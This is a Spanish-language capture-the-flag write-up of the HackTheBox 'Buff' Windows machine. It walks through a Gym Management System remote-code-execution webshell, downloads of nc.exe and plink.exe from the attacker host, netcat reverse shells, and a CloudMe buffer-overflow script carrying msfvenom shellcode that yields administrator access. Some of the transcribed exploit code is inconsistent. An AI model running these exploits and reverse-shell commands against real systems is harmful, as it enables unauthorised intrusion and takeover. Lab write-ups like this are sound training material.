




Buff

HTB MÁQUINA BUFF

Veamos las características de la Máquina, vemos que tiene una puntuación de 3.6, es una maquina en Windows y que está en la categoría de fácil.



Lo primero que realizamos es un escaneo de todos los puertos para ver con que nos encontramos y este nos devuelve que tiene el puerto 7680 que al parecer está corriendo el servicio de pando-pub pero no estamos seguros y el puerto 8080 bajo un servicio de http

```
[root@angussMoody]~/home/angussmoody/hackthebox/Buf-10.10.10.198
#cat nmap.txt
# Nmap 7.80 scan initiated Fri Jul 17 22:59:19 2020 as: nmap -sSCV -p7680,8080 -o nmap.txt 10.10.10.198
Nmap scan report for 10.10.10.198
Host is up (0.75s latency).


PORT      STATE SERVICE      VERSION
7680/tcp  open  pando-pub?
8080/tcp  open  http         Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
| http-open-proxy: Potentially OPEN proxy.
|_ Methods supported: CONNECTION
|_ http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_ http-title: mrb3n's Bro Hut

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jul 17 23:01:03 2020 -- 1 IP address (1 host up) scanned in 103.73 seconds
[root@angussMoody]~/home/angussmoody/hackthebox/Buf-10.10.10.198
#
```




Buff

Pasando a revisar el puerto 8080 nos encontramos con una web relacionada con un Gym



Enumerando un poco la máquina nos encontramos que en la parte de contactos nos da el nombre de un player de HTB y nos da un indicio de por dónde podríamos continuar algo llamada Gym Management Software 1.0



Inmediatamente buscamos esto en google, nos da respuesta de un exploit





Buff

Pasamos a este link para ver con que nos encontramos (<https://www.exploit-db.com/exploits/48506>)

The screenshot shows the Exploit-DB website interface. The main heading is "Gym Management System 1.0 - Unauthenticated Remote Code Execution". Below this, there are several key-value pairs: EDB-ID: 48506, CVE: N/A, Author: BOKU, Type: WEBAPPS, Platform: PHP, and Date: 2020-05-22. There is a "Download" button and a status "EDB Verified: ✗". To the right, there is a sidebar with a "GET CERTIFIED" button and text about becoming a Certified Penetration Tester. At the bottom, there is a code block containing the exploit details.

```
# Exploit Title: Gym Management System 1.0 - Unauthenticated Remote Code Execution
# Exploit Author: Bobby Cooke
# Date: 2020-05-21
# Vendor Homepage: https://projectworlds.in/
# Software Link: https://projectworlds.in/free-projects/php-projects/gym-management-system-project-in-php/
# Version: 1.0
```

Nos encontramos con un exploit en Python así que no lo descargamos para realizar algunas pruebas

```
[root@angussMoody]~/home/angussmoody/hackthebox#
# wget https://www.exploit-db.com/download/48506
--2020-07-23 19:03:16-- https://www.exploit-db.com/download/48506
Resolviendo www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Conectando con www.exploit-db.com (www.exploit-db.com)[192.124.249.13]:443... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 5164 (5,0K) [application/txt]
Grabando a: "48506"

48506 100%[=====] 5,04K --.-KB/s en 0s

2020-07-23 19:03:24 (37,8 MB/s) - "48506" guardado [5164/5164]

[root@angussMoody]~/home/angussmoody/hackthebox#
```




Buff

Una vez descargado le ponemos un nombre más descriptivo y lo corremos, este nos da un ejemplo de cómo se debe lanzar el exploit, así que ponemos nuestro objetivo y vemos que nos devuelve una Shell

```
[root@angussMoody]--[ /home/angussmoody/hackthebox/Buf-10.10.10.198 ]
#python Gym_Management.py

/~~~~~\ -----,
^~~~~~^ /=====BOKU=====
\~~~~~\

(+) Usage:      python Gym_Management.py <WEBAPP_URL>
(+) Example:    python Gym_Management.py 'https://10.0.0.3:443/gym/'
[~]-[root@angussMoody]--[ /home/angussmoody/hackthebox/Buf-10.10.10.198 ]
#python Gym_Management.py http://10.10.10.198:8080/

/~~~~~\ -----,
^~~~~~^ /=====BOKU=====
\~~~~~\

[+] Successfully connected to webshell.
C:\xampp\htdocs\gym\upload>
```

Pero esta Shell no es muy interactiva para que podamos trabajar en ella, así que vamos a tratar de conseguir una

```
[root@angussMoody]--[ /home/angussmoody/hackthebox/Buf-10.10.10.198 ]
#python Gym_Management.py http://10.10.10.198:8080/

/~~~~~\ -----,
^~~~~~^ /=====BOKU=====
\~~~~~\

[+] Successfully connected to webshell.
C:\xampp\htdocs\gym\upload> dir
PNG
Volume in drive C has no label.
Volume Serial Number is A22D-49F7

Directory of C:\xampp\htdocs\gym\upload

27/07/2020  03:56    <DIR>          .
27/07/2020  03:56    <DIR>          ..
27/07/2020  03:56                243,200 behenchod.exe
27/07/2020  03:56                 53 kamehameha.php
                2 File(s)          243,253 bytes
                2 Dir(s)    6,474,543,104 bytes free

C:\xampp\htdocs\gym\upload>
```



Buff

Vamos a hacer uso de powershell en este caso para subir nuestro binario de nc.exe y tratar de conseguir nuestra Revshell

```
C:\xampp\htdocs\gym\upload> powershell "IWR http://10.10.15.128:8000/nc.exe -Outfile C:\xampp\htdocs\gym\upload\nc.exe"
C:\xampp\htdocs\gym\upload> dir
Volume in drive C has no label.
Volume Serial Number is A22D-49F7

Directory of C:\xampp\htdocs\gym\upload

27/07/2020  03:57    <DIR>          .
27/07/2020  03:57    <DIR>          ..
27/07/2020  03:56           243,200 behenchod.exe
27/07/2020  03:57              53 kamehameha.php
27/07/2020  03:57           43,696 nc.exe
                3 File(s)          286,949 bytes
                2 Dir(s)       6,532,718,592 bytes free

C:\xampp\htdocs\gym\upload>

[root@angussMoody]~# ls nc.exe
nc.exe
[root@angussMoody]~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.198 - - [23/Jul/2020 19:30:21] "GET /nc.exe HTTP/1.1" 200 -
```

Cuando nuestro archivo montado en la máquina vamos a correr el netcat con los parámetros necesarios para nuestra máquina, donde ya debemos tenerla a la escucha en el puerto que deseamos realizar nuestro Shell reversa.

```
C:\xampp\htdocs\gym\upload> dir
Volume in drive C has no label.
Volume Serial Number is A22D-49F7

Directory of C:\xampp\htdocs\gym\upload

17/09/2020  21:49    <DIR>          .
17/09/2020  21:49    <DIR>          ..
17/09/2020  21:24       8,140,886 chisel-x64.exe
17/09/2020  21:49              53 kamehameha.php
17/09/2020  21:24           38,616 nc.exe
17/09/2020  21:47           308,736 wget.exe
                4 File(s)          8,488,291 bytes
                2 Dir(s)       7,434,297,344 bytes free

C:\xampp\htdocs\gym\upload> nc.exe 10.10.14.225 4444 -e cmd.exe

[root@angussMoody]~# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.225] from (UNKNOWN) [10.10.10.198] 53583
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\gym\upload> whoami
buff\shaun

C:\xampp\htdocs\gym\upload>
```




Buff

Decir que en mi caso y creo que varios, se tuvo muchos problemas, ya que la máquina es un poco inestable así que debí realizar el proceso más de una vez, tanto para el user como para el root

```
[root@angussMoody]~[/home/angussmoody/hackthebox/Buf-10.10.10.198]
#nc -lvp 4444
listening on [any] 4444 ...
10.10.10.198: inverse host lookup failed: Unknown host
connect to [10.10.15.128] from (UNKNOWN) [10.10.10.198] 49731
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\gym\upload>whoami
whoami
buff\shaun

C:\xampp\htdocs\gym\upload>cd C:\Users\shaun\Desktop
cd C:\Users\shaun\Desktop

C:\Users\shaun\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is A22D-49F7

Directory of C:\Users\shaun\Desktop

14/07/2020  13:27    <DIR>          .
14/07/2020  13:27    <DIR>          ..
27/07/2020  03:55                34 user.txt
               1 File(s)                34 bytes
               2 Dir(s)  6,574,727,168 bytes free

C:\Users\shaun\Desktop>
```

de esta manera obtenemos nuestra primer flag

- **Escalada de Privilegios:**

La escalada de privilegios para esta máquina, de no ser por la inestabilidad sería relativamente directa, dentro del directorio Downloads nos encontramos con un binario llamado CloudMe_1112.exe que nos llama la atención, ya que como es un CTF sabemos que no debe estar ahí por casualidad

```
C:\Users\shaun>cd Downloads
cd Downloads

C:\Users\shaun\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is A22D-49F7

Directory of C:\Users\shaun\Downloads

14/07/2020  13:27    <DIR>          .
14/07/2020  13:27    <DIR>          ..
16/06/2020  16:26      17,830,824 CloudMe_1112.exe
               1 File(s)      17,830,824 bytes
               2 Dir(s)  7,194,284,032 bytes free

C:\Users\shaun\Downloads>
```



```
[root@angussMoody]~|/home/angussmoody/hackthebox/Buff-10.10.10.198|  
#python Gym_Management.py http://10.10.10.198:8080/  
  
/vvvvvvvvvvvvvvv \-----BOKU-----"  
^ ^  
V V  
  
[+] Successfully connected to webshell.  
C:\xampp\htdocs\gym\upload> curl http://10.10.14.189:8000/plink.exe -o plink.exe  
PNG  
?  
  
C:\xampp\htdocs\gym\upload> dir  
PNG  
?  
Volume in drive C has no label.  
Volume Serial Number is A22D-49F7  
  
Directory of C:\xampp\htdocs\gym\upload  
  
07/08/2020 22:32 <DIR> .  
07/08/2020 22:32 <DIR> ..  
07/08/2020 22:32          53 kamehameha.php  
07/08/2020 22:32      675,752 plink.exe  
                2 File(s)        675,805 bytes  
                2 Dir(s)    6,539,100,160 bytes free  
  
C:\xampp\htdocs\gym\upload>  
  
[root@angussMoody]~|/home/angussmoody/hackthebox/scripts|  
#ls plink.exe  
plink.exe  
[root@angussMoody]~|/home/angussmoody/hackthebox/scripts|  
#python3 -m http.server  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...  
10.10.10.198 - - [07/Aug/2020 16:14:37] "GET /plink.exe HTTP/1.1" 200 -
```




Buff

```
import socket

target = "127.0.0.1"

padding1 = b"\x90" * 1052
EIP = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
NOPS = b"\x90" * 30

#msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
payload = b"\xba\xad\x1e\x7c\x02\xdb\xcf\xd9\x74\x24\xf4\x5e\x33"
payload += b"\xc9\xb1\x31\x83\xc6\x04\x31\x56\x0f\x03\x56\xa2\xfc"
payload += b"\x89\xfe\x54\x82\x72\xff\xa4\xe3\xfb\x1a\x95\x23\x9f"
payload += b"\x6f\x85\x93\xeb\x22\x29\x5f\xb9\xd6\xba\x2d\x16\xd8"
payload += b"\x0b\x9b\x40\xd7\x8c\xb0\xb1\x76\x0e\xcb\xe5\x58\x2f"
payload += b"\x04\xf8\x99\x68\x79\xf1\xc8\x21\xf5\xa4\xfc\x46\x43"
payload += b"\x75\x76\x14\x45\xfd\x6b\xec\x64\x2c\x3a\x67\x3f\xee"
payload += b"\xbc\xa4\x4b\xa7\xa6\xa9\x76\x71\x5c\x19\x0c\x80\xb4"
payload += b"\x50\xed\x2f\xf9\x5d\x1c\x31\x3d\x59\xff\x44\x37\x9a"
payload += b"\x82\x5e\x8c\xe1\x58\xea\x17\x41\x2a\x4c\xfc\x70\xff"
payload += b"\x0b\x77\x7e\xb4\x58\xdf\x62\x4b\x8c\x6b\x9e\xc0\x33"
payload += b"\xbc\x17\x92\x17\x18\x7c\x40\x39\x39\xd8\x27\x46\x59"
payload += b"\x83\x98\xe2\x11\x29\xcc\x9e\x7b\x27\x13\x2c\x06\x05"
payload += b"\x13\x2e\x09\x39\x7c\x1f\x82\xd6\xfb\xa0\x41\x93\xf4"
payload += b"\xea\xc8\xb5\x9c\xb2\x98\x84\xc0\x44\x77\xca\xfc\xc6"
payload += b"\x72\xb2\xfa\xd7\xf6\xb7\x47\x50\xea\xc5\xd8\x35\x0c"
payload += b"\x7a\xd8\x1f\x6f\x1d\x4a\xc3\x5e\xb8\xea\x66\x9f"

overrun = b"C" * (1500 - len(padding1 + NOPS + EIP + payload))

buf = padding1 + EIP + NOPS + payload + overrun

try:
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target,8888))
    s.send(buf)
except Exception as e:
    print(sys.exc_value)
```

Nuestro exploit nos dice que es vulnerable a buffer overflow lo cual estábamos esperando por el nombre de la máquina

Ahora lo que debemos hacer es configurar nuestro exploit y en este caso vamos a configurarlo para que nos ejecute el nc.exe que previamente habíamos subido a nuestra máquina víctima

```
[root@angussMoody]~/home/angussmoody/hackthebox/Buf-10.10.10.198
#msfvenom -a x86 -p windows/exec CMD='C:\xampp\htdocs\gym\upload\nc.exe 10.10.14.193 3333 -e cmd.exe' -b '\x00\x0A\x0D' -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 274 (iteration=0)
x86/shikata_ga_nai chosen with final size 274
Payload size: 274 bytes
Final size of python file: 1349 bytes
buf = b""
buf += b"\xbd\xc4\x9d\xcb\xa5\xdb\xc3\xd9\x74\x24\xf4\x58\x2b"
buf += b"\xc9\xb1\x3e\x31\x68\x15\x03\x68\x15\x83\xe8\xfc\xe2"
buf += b"\x31\x61\x23\x27\xb9\x9a\xb4\x48\x30\x7f\x85\x48\x26"
buf += b"\x0b\xb6\x78\x2d\x59\x3b\xf2\x63\xa4\xc8\x76\xab\x7d"
buf += b"\x79\x3c\x8d\xb0\x7a\x6d\xed\xd3\xf8\x6c\x21\x34\xc0"
buf += b"\xbe\x34\x35\x05\xa2\xb4\x67\xde\xa8\x6a\x98\x6b\xe4"
buf += b"\xb6\x13\x27\xe8\xbe\xc0\xf0\x0b\xef\x56\x8a\x55\x2f"
buf += b"\x58\x5f\xee\x66\x42\xbc\xcb\x31\xf9\x76\xa7\xc0\x2b"
buf += b"\x47\x48\x6e\x12\x67\xbb\x6f\x52\x40\x24\x1a\xaa\xb2"
buf += b"\xd9\x1c\x69\xc8\x05\xa9\x6a\x6a\xcd\x09\x57\x8a\x02"
buf += b"\xc9\x1c\x80\xef\x84\x7b\x85\xee\x49\xf0\xb1\x7b\x6c"
buf += b"\xd7\x33\x3f\xa4\xf3\x18\x9b\xf3\xa2\xc4\x4a\x0c\xb4"
buf += b"\xa6\x33\xa8\xbe\x4b\x27\xc1\x9c\x01\xb6\x54\x9b\x64"
buf += b"\xb8\x66\xa4\xd8\xd1\x57\x2f\xb7\xa6\x68\xfa\xf3\x59"
buf += b"\x23\xa7\x52\xf2\xed\x3d\xe7\x9f\x0e\xe8\x24\xa6\x8c"
buf += b"\x19\xd5\x5d\x8c\x6b\xd0\x1a\x0b\x87\xa8\x33\xf9\xa7"
buf += b"\x1f\x33\x28\xe4\xa5\x97\xaa\x8a\xb4\x57\x3a\x11\x2f"
buf += b"\xec\xde\x6c\xcc\x7f\x42\x7e\x6a\xed\x26\xf5\xfc\x81"
buf += b"\xb9\x94\x98\x05\x2b\x34\x4f\xd3\xcb\xdf\xaf\x2a\x1b"
buf += b"\x0e\x81\x7c\x75\x7f\x5d\x52\xb8\x46\x26\x8b\x89\x8b"
buf += b"\x7b\xf8\xcd\xc6\x1e\xde\x6e\x74\x85\x30\x15\xfe\x20"
buf += b"\x4d"
```




Buff

Ahora que tenemos nuestro exploit configurado vamos a pasar

```
*CloudMe.py
~/hackthebox/Buf-10.10.10.198

1 import socket
2
3 target = "127.0.0.1"
4
5 padding1 = b"\x90" * 1052
6 EIP = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
7 NOPS = b"\x90" * 30
8
9 #msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
10 buf = b""
11 buf += b"\xbd\xc4\x9d\xcb\xa5\xdb\xc3\xd9\x74\x24\xf4\x58\x2b"
12 buf += b"\xc9\xb1\x3e\x31\x68\x15\x03\x68\x15\x83\xe8\xfc\xe2"
13 buf += b"\x31\x61\x23\x27\xb9\x9a\xb4\x48\x30\x7f\x85\x48\x26"
14 buf += b"\x0b\xb6\x78\x2d\x59\x3b\xf2\x63\x4a\xc8\x76\xab\x7d"
15 buf += b"\x79\x3c\x8d\xb0\x7a\x6d\xed\x3f\x8c\x21\x34\xc0"
16 buf += b"\xbe\x34\x35\x05\xa2\xb4\x67\xde\xa8\x6a\x98\x6b\xe4"
17 buf += b"\xb6\x13\x27\xe8\xbe\xc0\xf0\x0b\xef\x56\x8a\x55\x2f"
18 buf += b"\x58\x5f\xee\x66\x42\xbc\xcb\x31\xf9\x76\xa7\xc0\x2b"
19 buf += b"\x47\x48\x6e\x12\x67\xbb\x6f\x52\x40\x24\x1a\xaa\xb2"
20 buf += b"\xd9\x1c\x69\xc8\x05\xa9\x6a\x6a\xcd\x09\x57\x8a\x02"
21 buf += b"\xcf\x1c\x80\xef\x84\x7b\x85\xee\x49\xf0\xb1\x7b\x6c"
22 buf += b"\xd7\x33\x3f\x4a\xf3\x18\x9b\xf3\xa2\xc4\x4a\x0c\xb4"
23 buf += b"\xa6\x33\xa8\xbe\x4b\x27\xc1\x9c\x01\xb6\x54\x9b\x64"
24 buf += b"\xb8\x66\xa4\xd8\xd1\x57\x2f\xb7\xa6\x68\xfa\xf3\x59"
25 buf += b"\x23\xa7\x52\xf2\xed\x3d\xe7\x9f\x0e\xe8\x24\xa6\x8c"
26 buf += b"\x19\xd5\x5d\x8c\x6b\xd0\x1a\x0b\x87\xa8\x33\xf9\xa7"
27 buf += b"\x1f\x33\x28\xe4\xa5\x97\xaa\x8a\xb4\x57\x3a\x11\x2f"
28 buf += b"\xec\xde\xc6\xcc\x7f\x42\x7e\x6a\xed\x26\xf5\xfc\x81"
29 buf += b"\xb9\x94\x98\x05\x2b\x34\x4f\xd3\xcb\xdf\xaf\x2a\x1b"
30 buf += b"\x0e\x81\x7c\x75\x7f\xd5\x52\xb8\x46\x26\x8b\x89\x8b"
31 buf += b"\x7b\xf8\xcd\xc6\x1e\xde\x6e\x74\x85\x30\x15\xfe\x20"
32 buf += b"\x4d"
33
34 overrun = b"C" * (1500 - len(padding1 + NOPS + EIP + payload))
35
36 buf = padding1 + EIP + NOPS + payload + overrun
37
38 try:
39     s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
40     s.connect((target, 8888))
41     s.send(buf)
42 except:
43     pass
44
45 Python Anchura del tabulador: 8 Ln 26, Col 3 INS
```


Vamos a pasar a configurar nuestro port forwarding para esto necesitamos iniciar el servicio ssh en nuestra máquina, que como dije anteriormente lo hemos realizado en otras máquinas que puedes ver en mi github

```
C:\xampp\htdocs\gym\upload>dir
dir
Volume in drive C has no label.
Volume Serial Number is A22D-49F7

Directory of C:\xampp\htdocs\gym\upload

08/08/2020 19:24 <DIR> .
08/08/2020 19:24 <DIR> ..
08/08/2020 19:24 53 kamehameha.php
08/08/2020 18:43 59,392 nc.exe
08/08/2020 19:25 675,752 plink.exe
3 File(s) 735,197 bytes
2 Dir(s) 6,778,593,280 bytes free

C:\xampp\htdocs\gym\upload>plink.exe -l root -pw TUPASSWORD 10.10.14.193 -R 8888:127.0.0.1:8888
[ root@angussMoody ] - [ /home/angussmoody/hackthebox/Buf-10.10.10.198 ]
#service ssh restart
[ root@angussMoody ] - [ /home/angussmoody/hackthebox/Buf-10.10.10.198 ]
#
```



```
Parrot GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

[REDACTED]

The programs included with the Parrot GNU/Linux are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Parrot GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Aug 7 17:22:49 2020 from 192.168.1.7
[angussmoody@angussMoody ~]
#
[root@angussMoody ~]# service ssh restart
[root@angussMoody ~]# netstat -aon | grep 8888
tcp        0      0 127.0.0.1:8888      0.0.0.0:*           LISTEN      off (0.00/0/0)
tcp6       0      0 :::8888             :::*                LISTEN      off (0.00/0/0)
[root@angussMoody ~]#
```

```
[root@angussMoody]-[/home/angussmoody/hackthebox/Buf-10.10.10.198]
#netstat -aon | grep 8888
tcp        0      0 127.0.0.1:8888          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp6       0      0 :::1:8888               :::*                     LISTEN      off (0.00/0/0)
[root@angussMoody]-[/home/angussmoody/hackthebox/Buf-10.10.10.198]
#python CloudMe.py
[root@angussMoody]-[/home/angussmoody/hackthebox/Buf-10.10.10.198]
#
[root@angussMoody]-[/home/angussmoody/hackthebox/Buf-10.10.10.198]
#nc -lvp 3333
listening on [any] 3333 ...
10.10.10.198: inverse host lookup failed: Unknown host
connect to [10.10.14.193] from (UNKNOWN) [10.10.10.198] 49770
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
buff\administrator

C:\Windows\system32>
```




Buff

```
C:\Windows\system32>whoami
whoami
buff\administrator

C:\Windows\system32>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is A22D-49F7

Directory of C:\Users\Administrator\Desktop

18/07/2020  17:36    <DIR>          .
18/07/2020  17:36    <DIR>          ..
16/06/2020  16:41             1,417 Microsoft Edge.lnk
09/08/2020  01:46                34 root.txt
               2 File(s)              1,451 bytes
               2 Dir(s)      8,314,212,352 bytes free

C:\Users\Administrator\Desktop>
```

De esta manera encontramos la flag del Root.

Saludos **Fr13ndS HTB**

